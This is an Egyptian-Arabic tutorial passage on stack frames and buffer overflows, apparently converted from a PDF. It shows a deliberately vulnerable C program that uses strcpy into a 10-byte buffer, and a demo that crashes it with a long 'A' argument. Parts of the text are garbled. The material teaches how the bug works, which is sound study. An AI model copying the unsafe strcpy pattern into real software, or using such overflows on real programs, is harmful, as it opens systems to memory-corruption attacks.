
-احنا هنا عملنا **memory** جوا ال **Stacks Create** وبنقطعها الثاني ... نفهم ازاي !! ... عملنا **functions 3** ل **Create** ل **Stack frame** ل **create** ل **main** ... او لهم عملنا **a** و **b** ... الخاص بال **main** زي منتا شايف ...




لما الكود بتعنا يدخل جوا ال **main** هيلاقيها بتنده أو بتعمل **Call** لـ **function a** ... فهيروح لـ **function a** ... زي متفقنا فوق فال **main** باسم ال **memory Stack**




نرجع للكود بتعنا اللي فوق ... بعد اما وصلنا لـ **function a** ... لقتاها بتنده عال **b** فهيروح يعمل نفس القصه اللي قولناها اللي هو هي عمل **Stack Create** لـ **function b** خاص بال **call** .



-روحنا لـ **function b** هي لقتاها بتعمل **return 0** على حسب الكود بتعنا برضه ... معناها ترجع لـ **function a** ... معناها ان ال **Stack frame** اللي كانت قبلها هي **a** وبرضه معناها ان ال **Stack frame** الخاصه بال **b** بتقطع من ال **Stack** اساسا لأنها هترجع لـ **function a** ... ومعنى ذلك ان ال **function b** فاضيه مفيش جواها حاجه تتنفذ زي طباعه حاجه معينه أو تنفيذ أمر معين .



لو روحنا لـ **function a** على حسب الكود بتعنا هتلاقى نفس القصه ان بيعملنا **0 return** لـ **main** يعني بيرجعنا ليها تاني نفس القصه اللي فاتت ... يعني ال **Stack** الخاص بال **function a** هيتعمله **Destroy** ... فالفكرة اتنا عملنا **Stack** لكل **function** و هدمناها تاني طبقا للأوامر اللي موجوده عندنا فال **Functions**.



لو طلت معايا لـ **Code** اللي مكتوب بال **++C** الخاص بال **Condition** اللي هو محور حديثنا ... هتلاقى فيه اسمها ال **Good Password** ودي مش هتنفذ الا لما خلاص هتنزل لـ **Function** **1=password** بتعننا اللي هي **0=Password** وتنفذها واحدنا عندها ال **Good password** اساسا فهي كدا كدا مش هتنفذ عشان ال **Condition** الخاص بيها متتحققش ... تمام لحد هنا .

-تعالى نبص عال Function بتعتنا اللي هي ... Buffer Overflow فيها ثغره Vulnerable

```
5 int bf_overflow(char *str){  
6     char buffer[10];           //our buffer  
7     strcpy(buffer,str);      //the vulnerable command  
8     return 0;  
9 }  
10
```

-عندنا أول حاجه ال Function المصايه اللي قولنا عليها وهي ال اللي معندهاش Limitations اساسا ... فلو ال Buffer حب يدخل String أكبر من حجم ال المتعدد اللي هو 10 هي عمل كدا ودا هسي Bip ال program Crash لـ الـ Buffer Overflow وكدا يبقا نفذنا ال System شغال عال ... نروح لنقطه تانيه .

```
17 int main(int argc, char *argv[]) {  
18     int password=0; // controls whether password is valid or not  
19     printf("You are in goodpwd.exe now\n");  
20     bf_overflow(argv[1]); //call the function and pass user input  
21     if (password == 1) {  
22         good_password(); //this should never happen  
23     }  
24 }
```


-هتلاقي اما نيجي ال Function بتعنا بتشتغل بطريقتين اللي هما ممكن تشتل كدا عادي وتطبعنا السطر اللي هو خاص بالداله ال "you are in goodpwd.exe now\n" printf تمام ... أو ممكن تديها Argument وتنفذها برضه ودي الحته اللي هنشتغل عليها ... فتعالي نعمل Run لـ Code بتعنا ونحاول نضيف زى Argument AAAAAAAA ونشوف هل البرنامج بتعنا أو الكود Buffer Overflow بال Vulnerable اللي هيحصل .

```


Command Prompt - goodpwd.exe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
C:\Users\els\Documents>goodpwd.exe AAAAAAAAAAAAAAAAAAAAAA
You are in sample1.exe now

```


-فتحنا ال **CMD** وعملنا **run** لـ **Code** وكمان ضفنا ال **Argument** ... خد بالك الكلام دا يمشي معاك لو هتست ف **Security Disable** أو **7** وتكون عامل لـ **Windows XP** كمان لأننا لو ف **Windows Features** انك تنفذ الكود أو تعمله **Debug** عشان ال **Function** المصابه اللي ذكرناها ... فخد بالك من النقطه دي ... تعالى نشوف نتيجه الخطوات اللي فاتت ...




-هلاقى فعلا طلعلك **crash** والبرنامج اللي شغال حصله **error** بسبب **strcpy** المصابه بال **Buffer Overflow** اللي هي **Function** فعطينا **Argument** قيمته أكبر من ال **buffer** المحدد لـ **Buffer Overflow** وخلى ال **Function** فدا اللي عمل ال **Buffer Overflow** يحصل ... تعالى نشوف الكلام دا عال **Windows 10** **crash** عن طريق ال **Visual Studio** ونشوف ازاي هنطبق الكلام اللي فات لحد ميطلعلنا **Alert** ... حمل ال **Visual Studio** عندك وتعالى نعمل **debug** عشان نفتح الملف الخاص بالكود بتعنا ونعمله **Project** ونشوف الدنيا هتمشي ازاي .



